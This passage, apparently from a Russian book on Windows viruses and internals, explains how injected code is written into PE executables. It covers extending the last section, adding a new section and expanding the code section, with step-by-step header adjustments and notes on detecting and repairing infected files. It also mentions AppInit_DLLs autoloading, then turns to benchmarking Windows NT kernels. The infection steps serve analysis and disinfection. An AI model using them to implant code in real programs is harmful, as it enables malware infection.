Начнем с того, что `LS.r_off + LS.r_sz` не всегда совпадает с концом файла, и если файл содержит оверлей, он будет безжалостно уничтожен. Если `LS.v_sz < LS.r_sz`, то `r_sz` может беспрепятственно вылетать за пределы файла, и разработчик X-кода должен это учитывать, в противном случае в конце последней секции образуется каша.

Очень часто встречается и такая ошибка: вместо того, чтобы подтянуть `LS.r_sz` к концу X-кода, программист увеличивает `LS.r_sz` на размер X-кода, и если конец последней секции не совпадал с концом оригинального файла, X-код неожиданно для себя окажется в оверлее! К счастью, этой беде легко помочь — просто скорректируйте поле `LS.r_sz`, установив его на действительный конец файла.

Нередко приходится сталкиваться и с ошибками коррекции виртуальных размеров. Как уже говорилось, увеличивать `LS.v_sz` на размер X-кода нужно лишь тогда, когда `LS.v_sz <= LS.r_sz`, в противном случае виртуальный образ уже содержит часть кода или даже весь X-код целиком. Если `LS.v_sz != 0`, такая ошибка практически никак не проявляет себя, всего лишь увеличивая количество памяти, выделенной процессору, но если `LS.v_sz == 0`, после внедрения он окажется равным размеру X-кода, который много меньше размера всей секции, в результате чего ее продолжение не будет загружено, и файл откажет в работе. Для возращения его в строй просто обнулите поле `LS.v_sz` или вычислите его истинное значение.

После изменения виртуальных размеров секции требуется пересчитать Image Size, что многие программисты делают неправильно, либо просто суммируя виртуальные размеры всех секций, либо увеличивая его на размер внедряемого кода, либо забывая округлить полученный результат на границу 64 Кбайт, либо допуская другие ошибки. Правильный алгоритм вычисления Image Size выглядит так: `LS.v_a + ALIGN_UP((LS.v_s)? LS.v_s:LS.r_sz, OA)`.

Самый безобидный баг — неудачные атрибуты расширяемой секции, например, внедрение в DISCARDABLE-секцию, в частности, секцию перемещаемых элементов в конце файла. Коррекция атрибутов должна решить эту проблему.

Для удаления X-кода из файла просто отберите у него управление, отрежьте `sizeof(X-code)` байтов от конца последней секции и пересчитайте значения полей: `Image Base`, `LS.r_sz` и `LS.r_off`.

Категория C: создание своей собственной секции

Альтернативой расширению последней секции файла стало создание своей собственной секции, что не только модно, но и технически более грамотно. Теперь, по крайней мере, ни оверлеи, ни таблицы перемещаемых элементов не будут понапрасну болтаться в памяти (рис. 7.14).

Внедрение

Обобщенный алгоритм внедрения выглядит так:

1. Загружаем PE-заголовок и смотрим, что расположено за таблицей секций.
2. Если здесь не нули, отказываемся от внедрения.
3. Если `(e_lfanew + SizeOfOptionalHeader + 14h + (NumberOfSections + 1)*40) > SizeOfHeaders`, раздвигаем заголовок, а если это невозможно, отказываемся от заражения.
4. Дописываем X-код к концу файла.
5. Увеличиваем `NumberOfSections` на единицу.



Рис. 7.14. Внедрение X-кода в файл путем создания собственной секции

6. Выравниваем `LS.r_sz` на величину FA.
7. Дописываем к таблице секций еще один элемент, заполняя поля следующим образом:
   - имя не имеет значения;
   - v_a : LS.v_a + ALIGN_UP((LS.v_sz)? LS.v_sz: LS.r_sz), Section Alignment);
   - r_offset : `SizeOfFile`;
   - v_sz : `sizeof(X-code)` или `0x0`;
   - r_sz : `sizeof(X-code)`;
   - Charic. :`IMAGE_SCN_CNT_CODE | IMAGE_SCN_MEM_EXECUTE`;
   - остальн. : `0x0`.
8. Пересчитываем Image Size.

Идентификация пораженных объектов

Внедрения этого типа легко распознаются по наличию кодовой секции в конце файла (стандартно кодовая секция всегда идет первой).

Восстановление пораженных объектов

Ошибочное определение смещения внедряемой секции обычно приводит к полной неработоспособности файла без малейших надежд на его восстановление (подробнее об этом мы уже говорили в предыдущем разделе). Ошибки остальных типов менее коварны.

Живая классика — невыровненный физический размер предпоследней секции файла. Как уже говорилось, выравнивать физический размер последней секции не обязательно, но при внедрении новой секции в файл последняя секция становится предпоследней, со всеми отсюда вытекающими последствиями.

Категория C: расширение серединных секций файла

Внедрение в середину файла относится к высшему пилотажу и обеспечивает X-коду наибольшую скрытность. Предпочтительнее всего внедряться либо в начало, либо в конец кодовой секции, которой в подавляющем большинстве случаев является первая секция файла. Этот алгоритм наследует все лучшие черты создания оверлея в середине, многократно усиливая их: внедренный X-код принадлежит страничному имиджу, оверлея нет, поэтому нет и конфликтов с протекторами/упаковщикам.

Внедрение в начало

Внедрение в начало кодовой секции можно осуществить двояко: либо сдвинуть кодовую секцию вместе со всеми последующими за ней секциями вправо, физически переместив ее в файле, скорректировав все ссылки на абсолютные адреса в страничном имидже, либо уменьшить `v_a` и `r_off` кодовой секции на одну и ту же величину, заполняя освободившееся место X-кодом, тогда ни физические, ни виртуальные ссылки корректировать не придется, так как секция будет спроецирована в память по прежним адресам.

Легко показать, что перемещение кодовой секции при внедрении X-кода в ее начало осуществляется аналогично перемещению секции данных при внедрении кода в конец. Сосредоточимся на западной границе кодовой секции и технических аспектах ее отодвигания вглубь заголовка.

Собственно говоря, вся проблема в том, что подавляющее большинство кодовых секций начинается с адреса `1000h` — минимального допустимого адреса, диктуемого выбранной кратностью выравнивания OA, так что отступать уже некуда, заголовок за нами. Здесь можно либо уменьшить базовый адрес загрузки на величину, кратную 64 Кбайт, и скорректировать все ссылки на RVA-адреса (что утомительно, да и базовый адрес загрузки подавляющего большинства файлов — это минимальный адрес, поддерживаемый Windows 9x), либо отключить выравнивание в файле, отодвинув границу на любое количество байтов, кратное двум (но тогда файл не будет запускаться под Windows 9x).

Типовой алгоритм внедрения путем уменьшения базового адреса загрузки выглядит так:

1. Считываем PE-заголовок.
2. Если `Image Base < 1.00.00h` и перемещаемых элементов нет, отказываемся от внедрения.

3. Если `Image Base <= 40.00.00h` и перемещаемых элементов нет, лучше отказаться от внедрения, так как файл не сможет запускаться в Windows 9*x*.
4. Внедряем `1.00.00h` байтов в заголовок, оформляя все `1.00.00h` байтов как оверлей (оставляя `SizeOfHeaders` неизменным), а если это невозможно, отказываемся от внедрения.
5. Уменьшаем `FS.v_a` и `FS.r_off` на `1.00.00h`.
6. Увеличиваем `FS.r_sz` на `1.00.00h`.
7. Если `FS.v_sz` не равен нулю, увеличиваем его на `1.00.00h`.
8. Увеличиваем виртуальные адреса всех секций, кроме первой, на `1.00.00h`.
9. Анализируем все служебные структуры, перечисленные в DATA DIRECTORY (таблицы экспорта, импорта, перемещаемых элементов), увеличивая все RVA-ссылки на `1.00.00h`.
10. Внедряем X-код в начало кодовой секции от `FS.r_off` до `FS.r_off + 1.00.00`.
11. Пересчитываем Image Size.

Типовой алгоритм внедрения путем переноса западной границы первой секции выглядит так:

1. Считываем PE-заголовок.
2. Если `OA < 2000h`, лучше отказаться от внедрения, так как файл будет неработоспособен на Windows 9*x*, но если мы все-таки хотим внедриться:
   - устанавливаем FA и OA равными `20h`;
   - для каждой секции, если `NS.v_a – CS.v_a – CS.v_sz > 20h`, подтягиваем `CS.v_sz` к `NS.v_a – CS.v_a`;
   - для каждой секции, если `v_sz > r_sz`, увеличиваем длину секции на `v_sz – r_sz` байтов, перемещая все остальные в физическом образе и страничном имидже;
   - для каждой секции, если `v_sz < r_sz`, подтягиваем `v_sz` к `NS.v_a – CS.v_a`, добиваясь равенства физических и виртуальных размеров.
3. Внедряем в заголовок `ALIGN_UP(sizeof(X-code), OA)` байтов, оформляя их как оверлей.
4. Уменьшаем `FS.v_a` и `FS.r_off` на `ALIGN_UP(sizeof(X-code), OA)`.
5. Внедряем X-код в начало первой секции файла.
6. Пересчитываем Image Size.

Внедрение в конец

Чтобы внедриться в конец кодовой секции, необходимо раздвинуть нестраничный имидж, заново пересчитав ссылки на все адреса, так как старых

данных на прежнем месте уже не окажется. Задача кажется невыполнимой (встраивать в X-код полноценный дизассемблер с интеллектом IDA не предлагать), но решение лежит буквально на поверхности. В подавляющем большинстве случаев для ссылок между секциями кода и данных используются не относительные, а абсолютные адреса, перечисленные в таблице перемещаемых элементов (при условии, что она есть). В крайнем случае абсолютные ссылки можно распознать эвристическими приемами: если

```
(Image Base +Image Size) >= Z >= Image Size,
```

то `Z` — эффективный адрес, требующий коррекции (разумеется, предложенный прием не слишком надежен, но все же он работает).

Типовой алгоритм внедрения выглядит так:

1. Считываем PE-заголовок.
2. Если нет перемещаемых элементов, лучше отказаться от внедрения, так как файл может потерять работоспособность.
3. Находим кодовую секцию файла:
   - если `CS.v_sz ==0` или `CS.v_sz >= CS.r_sz`, увеличиваем `r_sz` кодовой секции файла;
   - если `CS.v_sz < CS.r_sz`, `CS.r_sz := NS.r_off + ALIGN_UP(sizeof(X-code), FA)`;
   - если `CS.v_sz < CS.r_sz`, `CS.v_sz := CS.r_sz`.
4. Физически сдвигаем все последующие секции на `ALIGN_UP(sizeof(X-code), FA)` байтов, увеличивая их `r_off` на ту же самую величину;
5. Сдвигаем все последующие секции в страничном имидже на `ALIGN_UP(sizeof(X-code), OA)` байтов, увеличивая их `v_a`.
6. Если таблица перемещаемых элементов присутствует, увеличиваем все абсолютные ссылки на перемещенные секции на `ALIGN_UP(sizeof(X-code), OA)` байтов, если же таблицы перемещаемых элементов нет, используем различные эвристические алгоритмы.
7. Пересчитываем ImageSize.

Идентификация пораженных объектов

Данный тип внедрения до сих пор не выловлен в живой природе, поэтому говорить об его идентификации преждевременно.

Восстановление пораженных объектов

Ни одного пораженного объекта пока не зафиксировано.

Категория Z: внедрение через автозагружаемые DLL

Внедриться в файл можно, даже не прикасаясь к нему. Не верите? А зря! Windows NT поддерживает специальный ключ реестра, в котором перечислены DLL, автоматически загружающиеся при каждом создании нового процесса. Если Entry Point динамической библиотеки не равна нулю, она получит управление еще до того, как начнется выполнение процесса, что позволяет ей контролировать все происходящие в системе события (такие, например, как запуск антивирусных программ). Естественно, борьба с вирусами под их руководством ни к чему хорошему не приводит, и система должна быть обеззаражена.

Убедитесь, что в HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows\AppInit_DLLs перечислены только легальные динамические библиотеки, и нет ничего лишнего!

ПРИЛОЖЕНИЯ

Приложение 1. Разгон и торможение Windows NT

Приложение 2. Практические советы по восстановлению системы в боевых условиях

Приложение 3. Описание компакт-диска

Приложение 1

Разгон и торможение Windows NT

Разработчики ядра исполнительной системы говорят, что оно дает пищу всему остальному. И это отнюдь не преувеличение! На плохом фундаменте ничего хорошего не построишь, и качество ядра в значительной мере определяет производительность всей операционной системы в целом. В комплект поставки Windows NT входит большое количество разнообразных ядер (в том числе и нашумевшее ядро I486C, по слухам, значительно увеличивающее быстродействие системы). Как оценить их производительность? Обычные тестирующие пакеты для этого не подходят, и адекватную методику измерений приходится разрабатывать самостоятельно с учетом архитектуры ядра Windows и специфической направленности возложенных на него задач.

Большинство пользователей и системных администраторов живут с ядром, назначенным операционной системой при ее инсталляции, совершенно не задумываясь о том, что его можно заменить другим. В штатный комплект поставки Windows NT входит более десятка различных ядер, и еще большее их количество может быть найдено на просторах Интернета. Некоторые производители аппаратного обеспечения оптимизируют ядра под свои машины, и зачастую эта оптимальность сохраняется на большинстве остальных. Существует мнение, что древние ядра (все еще совместимые с новомодными версиями Windows) намного производительнее современных, хотя и уступают им по функциональности.

Отдельного разговора заслуживает история с ядром I486C, оптимизированным под 80486 машины. Оно входило во все версии Windows вплоть до NT 4.0, но затем неожиданно исчезло, и система Windows 2000 вышла уже без него. Однако с Windows XP все вернулось вновь. Говорят, что оно здорово увеличивает производительность системы. Автор, знакомый с ядром I486C еще со времен Windows NT 4.0, подтверждает: да, увеличивает, особенно на медленных машинах. Для теоретического обоснования данного факта и был написан этот материал. Ядер много, а инструментов для оценки их производительности не существует (во всяком случае в открытом доступе нет ни одного).

Тем не менее такой инструмент при желании можно разработать и самостоятельно, о чем мы, собственно, и собираемся рассказать.

Структура ядра

Ядро Windows NT состоит из двух ключевых компонентов: executive system — исполнительной системы, реализованной в файле ntoskrnl.exe, и библиотеки аппаратных абстракций — Hardware Abstraction Layer (сокращенно, HAL), представленной файлом HAL.DLL. На самом деле имена файлов могут быть любыми, и в зависимости от типа ядра они варьируются в довольно широких пределах.

Исходная концепция построения Windows NT предполагала сосредоточить весь системно-зависимый код в HAL, используя его как фундамент для воздвижения системно-независимой исполнительной системы. Тогда для переноса ядра на новую платформу было бы достаточно переписать один HAL, не трогая ничего остального (по крайней мере, теоретически). В действительности же это требование так и не было выполнено, и большое количество системно-зависимого кода просочилось в исполнительную систему, а HAL превратился в сплошное нагромождение неклассифицируемых функций, тесно переплетенных с исполнительной системой, так что двухуровневая схема организации ядра в настоящее время выглядит довольно условно.

Исполнительная система Windows NT реализует высокоуровневые функции управления основными ресурсами, как-то: памятью, файлами, процессами и потоками, в определенном смысле являясь операционной системой в миниатюре. Большинство этих функций слабо связаны с конструктивными особенностями конкретной аппаратуры. Они практически не меняются от одной исполнительной системы к другой и одинаково производительны (или непроизводительны) во всех ядрах.

Обособленная часть исполнительной системы, реализующая наиболее низкоуровневые операции и тесно взаимодействующая с библиотекой аппаратных абстракций, называется ядром (KERNEL). Большинство ядерных процедур предназначены для сугубо внутреннего использования и не экспортируются (хотя присутствуют в отладочных символах), а те, что экспортируются, обычно начинаются с префикса `Ke` (подпрограммы ядра) или `Ki` (обработка прерываний в ядре).

Давайте попробуем разложить образовавшийся терминологический кавардак по полочкам. На самом верхнем уровне абстракций ядром принято называть совокупность компонентов операционной системы, работающих на привилегированном кольце нулевого уровня. Спустившись пониже, мы увидим, что ядро отнюдь не монолитно и состоит, как минимум, из двух частей: собственно ядра и загружаемых драйверов. Ядро Windows NT реализовано в двух файлах: библиотеке аппаратных абстракций (по сути дела являющейся

набором первичных драйверов) и исполнительной системе. Выбором исполнительной системы руководит ключ KERNEL файла boot.ini, поэтому многие ассоциируют ее с ядром, хотя это и не совсем верно, но не будем докапываться до столба, ведь фундамент исполнительной системы — тоже ядро. И это еще далеко не все! Подсистемы окружения (win32, POSIX, OS/2) имеют свои собственные ядра, сосредоточенные в прикладных библиотеках непривилегированного режима третьего кольца, и общаются с ядром Windows NT через специальную "прослойку", реализованную в файле NTDLL.DLL. Ядра подсистем окружения представляют собой сквозные переходники к ядру Windows NT и практически полностью абстрагированы от оборудования. Практически, но не совсем! Некоторая порция системнозависимого кода присутствует и здесь. Многопроцессорные версии файлов NTDLL.DLL и KERNEL32.DLL для синхронизации потоков используют машинную команду `LOCK`. В однопроцессорных версиях она теряет смысл и заменяется более быстродействующей командой `NOP`. Наверняка существуют и другие различия, но я такие специально не искал, поскольку их влияние на производительность системы незначительно.

Из всего этого зоопарка нас в первую очередь будет интересовать ядро исполнительной системы и HAL (рис. П1.1).



Рис. П1.1. Архитектура ядра Windows NT

Типы ядер

Тип выбираемого ядра определяется как архитектурными особенностями конкретной аппаратной платформы, так и личными предпочтениями пользователя системы, обусловленными спецификой решаемых задач. Существует, по меньшей мере, пять основных критериев классификации ядер.

- Тип платформы (Intel Pentium/Intel Itanium, Compaq SystemPro, AST Manhattan).
- Количество процессоров (однопроцессорные и многопроцессорные ядра).
- Количество установленной памяти (до 4 Гбайт, свыше 4 Гбайт).
- Тип контроллера прерываний (APIC- и PIC-ядра).
- Тип корневого перечислителя (ACPI- и не-ACPI-ядра).

Очевидно, что ядро должно быть совместимо с целевым процессором на уровне двоичного кода и работать в наиболее естественном для него режиме (64-разрядный процессор, поддерживающий архитектуру IA32, сможет работать и со стандартным 32-разрядным ядром, но разумным такое решение не назовешь). Данный текст обсуждает вопросы оценки сравнительной производительности ядер в рамках одной аппаратной платформы, и тема выбора процессора здесь не затрагивается.

Многопроцессорные ядра отличаются от монопроцессорных прежде всего тем, что они "видят" все установленные процессоры и умеют с ними взаимодействовать, возлагая эту задачу на специальный драйвер, встроенный в HAL. Также в них кардинально переработаны механизмы синхронизации. Если в монопроцессорных ядрах для предотвращения прерывания критичного участка кода достаточно всего лишь подтянуть IRQL в верхнему уровню или заблокировать прерывания командной `CLI`, то в многопроцессорных ядрах такая стратегия уже не срабатывает — ведь на всех остальных процессорах прерывания разрешены, и приходится прибегать к спинлукам (spin lock — взаимоблокировка). Для защиты участка кода от вмешательства извне система взводит специальный флаг, складывая поступающие запросы в специальную очередь. Естественно, это требует некоторого количества процессорного времени, что негативно сказывается на производительности, но другого выхода у нас нет. Значительно усложняется и схема диспетчеризации прерываний, ведь теперь один набор IRQ приходится делить между несколькими процессорами, а таблицы обработчиков аппаратных/программных прерываний поддерживать в согласованном состоянии. Изменения коснулись и планировщика, а точнее, самой стратегии планирования потоков, которая может быть реализована как по симметричной, так и по асимметричной схеме. *Симметричные ядра* (а их большинство) допускают выполнение каждого из потоков на любом свободном процессоре, *асимметричные* жестко закрепляют системные потоки за одним из процессоров, выполняя пользо-

вательские потоки на всех остальных. Асимметричные ядра не входят в стандартный комплект поставки Windows NT и обычно предоставляются поставщиками соответствующего оборудования. Асимметричные ядра несколько менее производительны, чем симметричные (один из процессоров большую часть своего времени простаивает), однако их намного сложнее "затормозить", и сколько бы прожорливых потоков ни запустил злобный хакер, администратор всегда может обезоружить их, ведь системные потоки выполняются на отдельном процессоре! Многопроцессорные ядра следует использовать только на многопроцессорных системах, в противном случае мы значительно проиграем в производительности, причем многопроцессорные материнские платы с одним процессором на борту требуют специального унипроцессорного ядра (uniprocessor kernel), а работоспособность однопроцессорных ядер в такой конфигурации никем не гарантирована (хотя обычно они все-таки работают) (рис. П1.2).



Рис. П1.2. Симметричная и асимметричная обработка

Разрядность внешней адресной шины младших моделей процессоров Intel Pentium составляет 32 бита, и потому они не могут адресовать более 4 Гбайт физической памяти. Поскольку для серьезных серверов и мощных рабочих станций этого оказалось недостаточно, начиная с Pentium Pro, ширина шины была увеличена до 36 бит, в результате чего мы получили возможность

адресовать вплоть до 64 Гбайт физической памяти. При работе в обычном режиме страничной адресации четыре старших бита адресной шины обнуляются, и чтобы их задействовать, необходимо перевести процессор в режим PAE (Physical Address Extensions), отличающейся структурой таблиц страничной переадресации и поддерживающий 2 Мбайт страницы памяти. PAE-ядра несколько производительнее обычных ядер, поскольку засовывают старшие 2 Мбайт адресного пространства процесса в одну страницу, сокращая тем самым издержки на переключение контекста между процессами. Вы можете использовать PAE-ядра, даже если у вас установлено менее 4 Гбайт физической памяти, однако выигрыш в производительности при этом будет не очень существенный.

В зависимости от типа контроллера прерываний, установленного на материнской плате, следует выбирать либо PIC-, либо APIC-ядро. PIC-контроллеры поддерживают 15 IRQ и встречаются только на многопроцессорных материнских платах. APIC-контроллеры поддерживают до 256 IRQ и многопроцессорную обработку. На программном уровне PIC- и APIC-контроллеры взаимно совместимы, поэтому PIC-ядро должно работать и с APIC-контроллером, однако, во-первых, при этом оно увидит всего лишь 15 IRQ, а во-вторых, такая конфигурация не тестировалась Microsoft и потому никаких гарантий, что система не зависнет, при загрузке у нас нет.

Материнские платы с поддержкой технологии ACPI могут работать как с ACPI-, так и с не ACPI-ядрами, при этом не-ACPI-ядра самостоятельно распределяют системные ресурсы компьютера и взаимодействуют с устройствами напрямую, а ACPI-ядра во всем полагаются на ACPI-контроллер, фактически являющийся корневым перечислителем, т. е. самой главной шиной компьютера, к которой подключены все остальные шины и устройства. И хотя эта шина виртуальна, производительность системы значительно падает, поскольку ACPI-контроллер имеет тенденцию вешать все PCI-устройства на одно прерывание со всеми вытекающими отсюда последствиями.

Подробнее обо всем этом и многом другом мы расскажем по ходу, а пока же сосредоточим свое внимание на ядре как таковом, приоткрыв черный ящик.

Почему непригодны тестовые пакеты

Среди изобилия тестовых программ, представленных на рынке, можно найти множество утилит для оценки быстродействия центрального процессора, оперативной памяти, видеокарты или подсистемы ввода/вывода, но мне неизвестны инструменты, пригодные для определения производительности ядра операционной системы.

А почему бы не воспользоваться WINSTONE или SPECweb96? Первый имитирует запуск реальных офисных приложений, второй — web-сервера. Разве их показания не будут отражать объективное влияние конкретного ядра на

производительность всей операционной системы в целом? Нет, не будут. И вот почему. WINSTONE (как и большинство его соплеменников) прогоняет тесты в идеализированных условиях при минимальном количестве потоков, поэтому накладные расходы на переключение контекста не учитываются. К тому же степень "отзывчивости" системы (подсознательно ассоциируемая с ее производительностью) обуславливается отнюдь не скоростью выполнения кода, а интеллектуальностью планировщика, повышающего приоритет потока в тот момент, когда он больше всех остальных нуждается в процессорном времени (например, при захвате фокуса, завершении ожидаемой операции ввода/вывода и т. д.). Но тесты этого не учитывают.

Допустим, пересчет миллиона ячеек электронной таблицы, независимо от версии ядра, длится ровно один час. Означает ли это, что все ядра равноценны? Вовсе нет! За кадром остались такие жизненно важные аспекты, как подвижность фоновых потоков системы, чувствительность к прерываниям и т. д. Одно ядро достойно обрабатывает клавиатурный ввод одновременно с расчетом, а другое жутко тормозит, реагируя на нажатия с задержкой в несколько секунд. Ну и с каким из них вам будет приятнее работать? А ведь тестирующей программе все равно.

Зайдем с другой стороны. Обычно тестовое задание состоит из серии повторяющихся замеров, время выполнения которых усредняется. Замеры со значительными отклонениями от средневзвешенного значения отбрасываются (ну мало ли, может, в этот момент началась отгрузка кэша на диск). Если продолжительность одного замера составляет не более 20 мс (целая вечность для процессора!), за это время может вообще не произойти ни одного переключения контекста, а если оно и произойдет, то будет безжалостно отбраковано при обработке результатов, в результате чего мы получим "чистую" производительность машины за вычетом вклада операционной системы. Можно ли этого избежать? Увы! В противном случае результаты тестирования будут варьироваться от прогона к прогону, и пользователь растеряется — какое же значение ему выбрать? Ведь на коротком промежутке времени (порядка 20 мс) издержки от побочных эффектов крайне непостоянны и неоднородны, поэтому выдавать неочищенный результат нельзя.

Если же продолжительность замера превышает 20 мс, планировщик Windows автоматически перераспределяет процессорное время так, чтобы переключение контекста основного потока (и этим потоком будет тестовый поток!) происходило как можно реже, а его накладные расходы стремились к нулю. Естественно, остальные потоки системы сажаются на голодный паек, работая рывками. Как мы увидим далее, даже при умеренной загрузке системы на "плохих" ядрах потоки получают управление не чаще, чем один раз в десять секунд. Не "тиков", а именно секунд! И хотя интегральная производительность системы не только не уменьшается, но даже возрастает, работать с ней становится невозможно.

То же самое относится и к имитатору web-сервера. Допустим, одно ядро обрабатывает сто тысяч запросов за минуту, а другое — сто пятьдесят. Какое из них производительнее? А если первое обслуживает всех своих клиентов плавно, а второе отдает информацию "плевками", с паузами по десять-пятнадцать секунд? К сожалению, известные мне тесты этого обстоятельства не учитывают, и потому их показания, при всей своей объективности, толкают на выбор неправильного ядра. Помните анекдот про машину, которая ездит быстро, но тормозит медленно? Производительность — это не только отношение количества проделанной работы к затраченному времени, это еще и качество предоставляемого сервиса!

Сформулируем главное требование, предъявляемое нами к системе: планировщик должен исхитриться перераспределить процессорное время между потоками так, чтобы обеспечить наилучший баланс между производительностью и плавностью работы даже при большом количестве одновременно выполняющихся потоков. Теперь для достижения полного счастья остается лишь найти ядро своей мечты.

Обсуждение методик тестирования

Скажите, какую физическую величину измеряет обыкновенный ртутный или спиртовой термометр. Температуру? Нет, объем. Каждый тест по-своему объективен и что-то измеряет, но результат измерений, в значительной мере, определяется его интерпретацией. Объем ртутного шарика прямо пропорционален его температуре. Это хорошо. Но производительность не температура. Это комплексная величина, и в индексах производительности столько же смысла, сколько и в коэффициенте интеллектуальности отдельного индивидуума. Кто умнее, Гейзенберг или Галуа? Кто сильнее, кит или слон? Какое из всех ядер самое производительное? Можно спорить до хрипоты, но в такой формулировке вопрос не имеет ответа. Как минимум, мы должны выявить факторы, в наибольшей степени влияющие на совокупное быстродействие системы, и разработать адекватные методики тестирования, разлагающие векторное понятие производительности на скалярные величины.

Никакая методика тестирования небезупречна и отражает лишь часть реальной действительности, поэтому к полученным результатам следует относиться с большой осторожностью. Если "Формула 1" ездит быстрее, чем "КАМАЗ", отсюда еще не следует, что она сохранит свое преимущество при перевозке двухсот тонн кирпичей.

Методика тестирования тесно связана со спецификой возлагаемых на систему задач (у автогонщика свои требования к машине, у дальнобойщика — свои), поэтому никаких конкретных решений здесь не приводится, напротив, мы покажем, как разрабатывать тестовые методики самостоятельно и какие проблемы поджидают вас на этом пути. А проблем будет много...

Разность таймеров

Современные материнские платы несут на борту несколько независимых таймеров, которые никто не калибровал и каждый из которых врет слегка по-своему. Различные ядра используют различные таймеры для подсчета времени и системного планирования, поэтому отталкиваться от API-функций типа `GetTickCount` или `QueryPerfomanceCounter` для сравнения производительности ядер категорически недопустимо! Ну, во всяком случае, без их предварительной калибровки.

Первым (а на IBM XT еще и единственным) возник программируемый таймер интервалов — Programmable Interval Timer (или сокращенно PIT), базирующийся на микросхеме Intel 8254 (сейчас — 82C54) и тактируемый частотой 1,19318 МГц (сейчас — либо 1,19318, либо 14,31818 МГц, причем последняя встречается намного чаще), что обеспечивало ему превосходную, по тем временам, точность измерений — порядка 0.84 мс (~1 мс, с учетом накладных расходов). В Windows продолжительность одного тика таймера составляет 10 мс. Каждые 10 мс таймер дергает прерыванием, и закрепленный за ним обработчик увеличивает системное время на эту же величину. Если обработчик по каким-либо причинам проморгает таймерное прерывание (аппаратные прерывания запрещены инструкцией CLI или перепрограммированием PIC-контроллера), системное время начнет отставать от реального, существенно снижая точность измерений. Хуже того, размеренность хода PIT далеко неидеальна и варьируется в довольно широких пределах. Windows использует PIC-таймер в основном для планирования потоков, а для измерения времени стремится использовать другие, более точные таймеры, и переходит на PIT только тогда, когда ни один из них недоступен.

